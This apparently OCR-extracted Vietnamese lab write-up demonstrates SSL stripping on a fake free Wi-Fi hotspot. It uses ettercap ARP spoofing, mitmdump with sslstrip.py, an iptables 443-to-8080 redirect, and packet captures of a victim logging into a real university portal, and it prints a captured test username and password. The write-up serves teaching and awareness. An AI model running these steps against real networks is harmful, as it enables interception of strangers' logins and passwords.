

-demo tấn công hạ chứng chỉ https to http-

- máy attack



- máy victim




-kịch bản:

1	hacker tạo 1 wifi hostport free để đánh lừa nạn nhân truy cập vào
2	hacker tiến hành hạ chứng chỉ https xuống http để bắt đầu bắt các gói tin nhạy cảm
3	nạn nhân truy cập vào wifi và truy cập các trang web
4	nạn nhân nhập các thông tin nhạy cảm như username, password, message.…
5	hacker tiến hành thu thập các gói tin http chứa các thông tin không được mã hóa

- các bước thực hiện

-> hacker tiến hành quét nmap các máy đã bắt wifi của mình




-> quét ra địa chỉ nạn nhân:172.20.10.9

- sử dụng tool ettercap để làm thủ thuật mitm

Cụ thể, câu lệnh này có các thông số như sau:

- "ettercap": tên của ứng dụng
- "-Tq": chế độ tương tác và đồng thời ẩn danh trong khi chạy câu lệnh
- "-M arp:remote": sử dụng kỹ thuật ARP để thực hiện cuộc tấn công giả mạo địa chỉ MAC
- "-i wlan0": giao diện mạng được sử dụng để thực hiện cuộc tấn công
- "-S": kích hoạt chế độ chuyển tiếp, cho phép máy chủ và máy khách trao đổi thông tin
- "/172.20.10.1//": địa chỉ IP của máy chủ mục tiêu
- "/172.20.10.9//": địa chỉ IP của máy khách mục tiêu



Cụ thể, câu lệnh này có các thông số như sau:

"ettercap": tên của tool

"-Tq": chế độ tương tác và đồng thời ẩn danh trong khi chạy câu lệnh

"-M arp:remote": sử dụng kỹ thuật ARP để thực hiện cuộc tấn công giả mạo địa chỉ MAC

"-i wlan0": giao diện mạng được sử dụng để thực hiện cuộc tấn công


"-S": kích hoạt chế độ chuyển tiếp, cho phép máy chủ và máy khách trao đổi thông tin

"/172.20.10.1//": địa chỉ IP của router

"/172.20.10.9//": địa chỉ IP của máy victim

=> ý nghĩa câu lệnh: ettercap sử dụng kỹ thuật arp để thực hiện giả mạo địa chỉ MAC, đồng thời hãy ghi lại các trao đổi giữa máy chủ và máy khách,sử dụng interface wlan0.

-> bắt các gói tin có ip = 172.20.10.9 thành công




p.addr == 172.20.10.9

	Time	Source	Destination	Protocol	Length	Info
1949	16.799775638	20.198.118.190	172.20.10.9	TLSv1.2	1288	Server Hello, Certificate, Server Key Exchange, Server Hello Done
1950	16.805394054	172.20.10.9	20.198.118.190	TCP	54	50040 → 443 [FIN, ACK] Seq=179 Ack=1235 Win=130048 Len=0
1952	16.807860376	172.20.10.9	20.198.118.190	TCP	54	50041 → 443 [FIN, ACK] Seq=179 Ack=1235 Win=130048 Len=0
1954	16.811331458	20.198.118.190	172.20.10.9	TCP	66	443 → 50040 [ACK] Seq=1235 Ack=180 Win=64128 Len=0 SLE=179 SRE=180
1955	16.811396209	20.198.118.190	172.20.10.9	TCP	66	443 → 50041 [ACK] Seq=1235 Ack=180 Win=64128 Len=0 SLE=179 SRE=180
1962	18.841218903	172.20.10.9	172.20.10.1	DNS	76	Standard query 0x2ba9 AAAA www.facebook.com
1963	18.841408388	172.20.10.9	172.20.10.1	DNS	76	Standard query 0xc070 A www.facebook.com
1964	18.841408460	172.20.10.9	172.20.10.1	DNS	76	Standard query 0x32c5 HTTPS www.facebook.com
1965	18.847336306	172.20.10.9	172.20.10.1	DNS	76	Standard query 0x2ba9 AAAA www.facebook.com
1966	18.847371803	172.20.10.9	172.20.10.1	DNS	76	Standard query 0xc070 A www.facebook.com
1967	18.847398709	172.20.10.9	172.20.10.1	DNS	76	Standard query 0x32c5 HTTPS www.facebook.com
1968	18.854779883	172.20.10.1	172.20.10.9	DNS	150	Standard query response 0x32c5 HTTPS www.facebook.com CNAME star-mini.c10r.facebook.com SOA a.ns.c10r.facebook.com
1969	18.855332485	172.20.10.1	172.20.10.9	DNS	150	Standard query response 0x32c5 HTTPS www.facebook.com CNAME star-mini.c10r.facebook.com SOA a.ns.c10r.facebook.com
1970	18.917997766	172.20.10.9	172.20.10.1	DNS	76	Standard query 0xe360 AAAA www.facebook.com
1971	18.919333557	172.20.10.9	172.20.10.1	DNS	76	Standard query 0xe360 AAAA www.facebook.com
1972	18.929672751	172.20.10.1	172.20.10.9	DNS	133	Standard query response 0x2ba9 AAAA www.facebook.com CNAME star-mini.c10r.facebook.com AAAA 2a03:2880:f15c:83:face:b00c:0:25de
1973	18.929672809	172.20.10.1	172.20.10.9	DNS	133	Standard query response 0xe360 AAAA www.facebook.com CNAME star-mini.c10r.facebook.com AAAA 2a03:2880:f15c:83:face:b00c:0:25de
1974	18.931345814	172.20.10.1	172.20.10.9	DNS	133	Standard query response 0x2ba9 AAAA www.facebook.com CNAME star-mini.c10r.facebook.com AAAA 2a03:2880:f15c:83:face:b00c:0:25de
1975	18.931380599	172.20.10.1	172.20.10.9	DNS	133	Standard query response 0xe360 AAAA www.facebook.com CNAME star-mini.c10r.facebook.com AAAA 2a03:2880:f15c:83:face:b00c:0:25de
1976	18.945132483	172.20.10.1	172.20.10.9	DNS	121	Standard query response 0xc070 A www.facebook.com CNAME star-mini.c10r.facebook.com A 157.240.217.35
1977	18.951325845	172.20.10.1	172.20.10.9	DNS	121	Standard query response 0xc070 A www.facebook.com CNAME star-mini.c10r.facebook.com A 157.240.217.35
1978	18.955156704	172.20.10.9	172.20.10.1	ICMP	149	Destination unreachable (Port unreachable)
1979	18.959341519	172.20.10.9	172.20.10.1	ICMP	149	Destination unreachable (Port unreachable)

=> tấn công đứng giữa thành công

-> hacker sử dụng công cụ tấn công mitmdump để tiến hành tấn công hạ chứng chỉ bằng tệp script ssltrip.py



```
┌──(root㉿tuanbaodz)-[/home/tuanbaodz]
└─# mitmdump -s Downloads/sslstrip.py -m transparent
[11:49:38.776] Loading script Downloads/sslstrip.py
[11:49:38.779] transparent proxy listening at *:8080.
```

```
172.20.10.9:50134: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/o-ti-
                << 200 OK 192k
172.20.10.9:50133: GET https://210.86.226.170/media/jact/medium/images/CACDONVI/capnhat28.0
                << 200 OK 52.1k
172.20.10.9:50124: GET https://210.86.226.170/media/jact/medium/images/GIOI_THIEU/bgh2020/1
                << 200 OK 162k
172.20.10.9:50134: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/o-to-
                << 200 OK 178k
172.20.10.9:50134: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/o-to-
                << 200 OK 171k
172.20.10.9:50133: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/o-to-
                << 200 OK 155k
172.20.10.9:50124: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/o-to-
                << 200 OK 181k
172.20.10.9:50134: GET https://210.86.226.170/media/jact/medium/images/GIOI_THIEU/Be-giang-
                << 200 OK 85.2k
172.20.10.9:50134: GET https://210.86.226.170/images/banners/UPN.png
                << 200 OK 50.8k
172.20.10.9:50124: GET https://210.86.226.170/images/WCSII.HCM.jpg
                << 200 OK 62.8k
172.20.10.9:50134: GET https://210.86.226.170/images/WCS.QN.jpg
                << 200 OK 65.0k
172.20.10.9:50134: GET https://210.86.226.170/images/ftuemail.jpg
                << 200 OK 41.9k
172.20.10.9:50124: GET https://210.86.226.170/images/W-don-vi.jpg
                << 200 OK 73.0k
172.20.10.9:50133: GET https://210.86.226.170/images/banners/logokiemdinh8.jpg
                << 200 OK 120k
172.20.10.9:50134: GET https://210.86.226.170/images/2017Baners/WIFI2.png
                << 200 OK 20.3k
172.20.10.9:50124: GET https://210.86.226.170/images/TCVB.png
                << 200 OK 31.7k
172.20.10.9:50124: GET https://210.86.226.170/media/jact/medium/images/ANHBIACATEGORY/HTDN2
                << 200 OK 180k
172.20.10.9:50125: GET https://210.86.226.170/media/jact/big/images/2022/thang12/29/3/nh.png
```

=>giải thích câu lệnh:

mitmdump sẽ sử dụng tệp script "sslstrip.py" để chuyển đổi kết nối HTTPS thành HTTP và bắt giữ dữ liệu truy cập được truyền qua các kết nối mạng. Các tệp tin kết quả có thể được lưu trữ hoặc hiển thị trên màn hình.

=> tệp ssltrip.py là một script được sử dụng trong tấn công "SSL stripping", nó giúp đổi các kết nối HTTPS sang HTTP,Trong tấn công "SSL stripping", tên miền được yêu cầu bởi người dùng sẽ bị chuyển hướng từ HTTPS sang HTTP, do đó, tất cả các thông tin được truyền qua kết nối không được mã hóa và có thể bị giám sát hoặc sửa đổi bởi kẻ tấn công. Khi tệp tin "sslstrip.py" được sử dụng kết hợp với các công cụ khác như "mitmproxy" hay "mitmdump", nó có thể giúp kẻ tấn công tạo ra các trang web giả mạo và lừa đảo người dùng, để thu thập thông tin đăng nhập và mật khẩu.


-> tạo quy tắc trong bảng nạt của iptables

=> giải thích câu lệnh

cau lệnh trên sẽ chuyển hướng lưu lượng truy cập từ cổng 443(https) đến cổng 8080(http) nhằm để ssltrip có thể tấn công hạ chứng chỉ từ https về http.

- iptables là một công cụ tường lửa trên Linux và được sử dụng để quản lý các quy tắc định tuyến, NAT và lọc gói tin trên hệ thống.
- -t nat chỉ định bảng nat, bảng này sẽ được sử dụng để cấu hình quy tắc NAT.
- -A PREROUTING thêm một quy tắc vào chuỗi PREROUTING, đây là chuỗi các quy tắc được áp dụng trước khi các gói tin được định tuyến tới đích.
- -p tcp chỉ định giao thức TCP, quy tắc sẽ được áp dụng cho các gói tin sử dụng giao thức này.
- --destination-port 443 chỉ định cổng đích là cổng 443, đây là cổng HTTPS mặc định.
- -j REDIRECT chỉ định hành động sẽ được thực hiện khi gói tin khớp với quy tắc, ở đây là chuyển hướng (redirect) gói tin.
- --to-ports 8080 chỉ định cổng đích mới là cổng 8080, đây là cổng mà SSLstrip sẽ lắng nghe và thực hiện việc chuyển đổi giao thức HTTPS sang HTTP.

-> nạn nhân truy cập vào trang web: https://qldt.ftu.edu.vn/




=> do chủ quan nên nạn nhân đã bỏ qua cảnh báo và tiếp tục truy cập trang web
-> giao diện http hiện ra, và nạn nhân tiếp tục truy cập vào phần tín chỉ để tiến hành đăng ký tín chỉ

-> nạn nhân tiến hành đăng nhập để đăng ký tín chỉ


-> nạn nhân đã nhập username, password của mình: testing DHsTHftu/tuanbaodz

-> máy hacker lập tức bắt được các gói tin http từ wireshark



70342	102.075508246	210.86.226.163	172.20.10.9	HTTP	277	HTTP/1.1 500 Internal Server Error (text/html)
70319	100.897062456	172.20.10.9	210.86.226.163	HTTP	669	GET /favicon.ico HTTP/1.1
70304	100.791215239	210.86.226.163	172.20.10.9	HTTP	532	HTTP/1.1 200 OK (text/html)
70271	99.720695741	172.20.10.9	210.86.226.163	HTTP	1131	POST /login.aspx HTTP/1.1 (application/x-www-form-urlencoded)
16562	23.987200209	210.86.226.163	172.20.10.9	HTTP	1285	HTTP/1.1 200 OK (GIF89a)
16355	23.355314818	172.20.10.9	210.86.226.163	HTTP	687	GET /Images/Menu/image_drop_1b.gif HTTP/1.1
10111	14.324269368	210.86.226.163	172.20.10.9	HTTP	277	HTTP/1.1 500 Internal Server Error (text/html)
9596	12.886735257	172.20.10.9	210.86.226.163	HTTP	669	GET /favicon.ico HTTP/1.1
9349	12.698261376	210.86.226.163	172.20.10.9	HTTP	1345	HTTP/1.1 200 OK (application/x-javascript)
9081	12.326378392	210.86.226.163	172.20.10.9	HTTP	1093	HTTP/1.1 200 OK (application/x-javascript)
8279	10.582058678	172.20.10.9	210.86.226.163	HTTP	744	GET /WebResource.axd?d=4j8MTAWEKCfbTNsOGUxmf2VFWB9fYThuUKflDwowS02FmHim4E84v2J_ByMq-Ttqn50W9uHq7ZIDEdCJdnbXl_DMSJ7pChz8m_2cPRPhxB8…
8278	10.581011627	210.86.226.163	172.20.10.9	HTTP	398	HTTP/1.1 200 OK (text/html)
8277	10.580878135	172.20.10.9	210.86.226.163	HTTP	744	GET /WebResource.axd?d=4Ien5sNZE3caJrfmxj6Qqk1IuQIvhpZpvgXr8IO8CqkDy5qUKm_8YzqzjlEV4bkoLiAtmBgIwPh_4shId0wUnQPyHCNqtvrwj0wVfYbbeJ0…
7421	9.161311560	172.20.10.9	210.86.226.163	HTTP	715	GET /login.aspx HTTP/1.1

->đây là gói tin chứa thong tin tài khoản mật khẩu được chuyển từ máy khách đến database của web và đi qua router, bị máy đứng giữa bắt lại.



=> demo tấn công hạ chứng chỉ https xuống http bằng ssltrip và mitm thành công.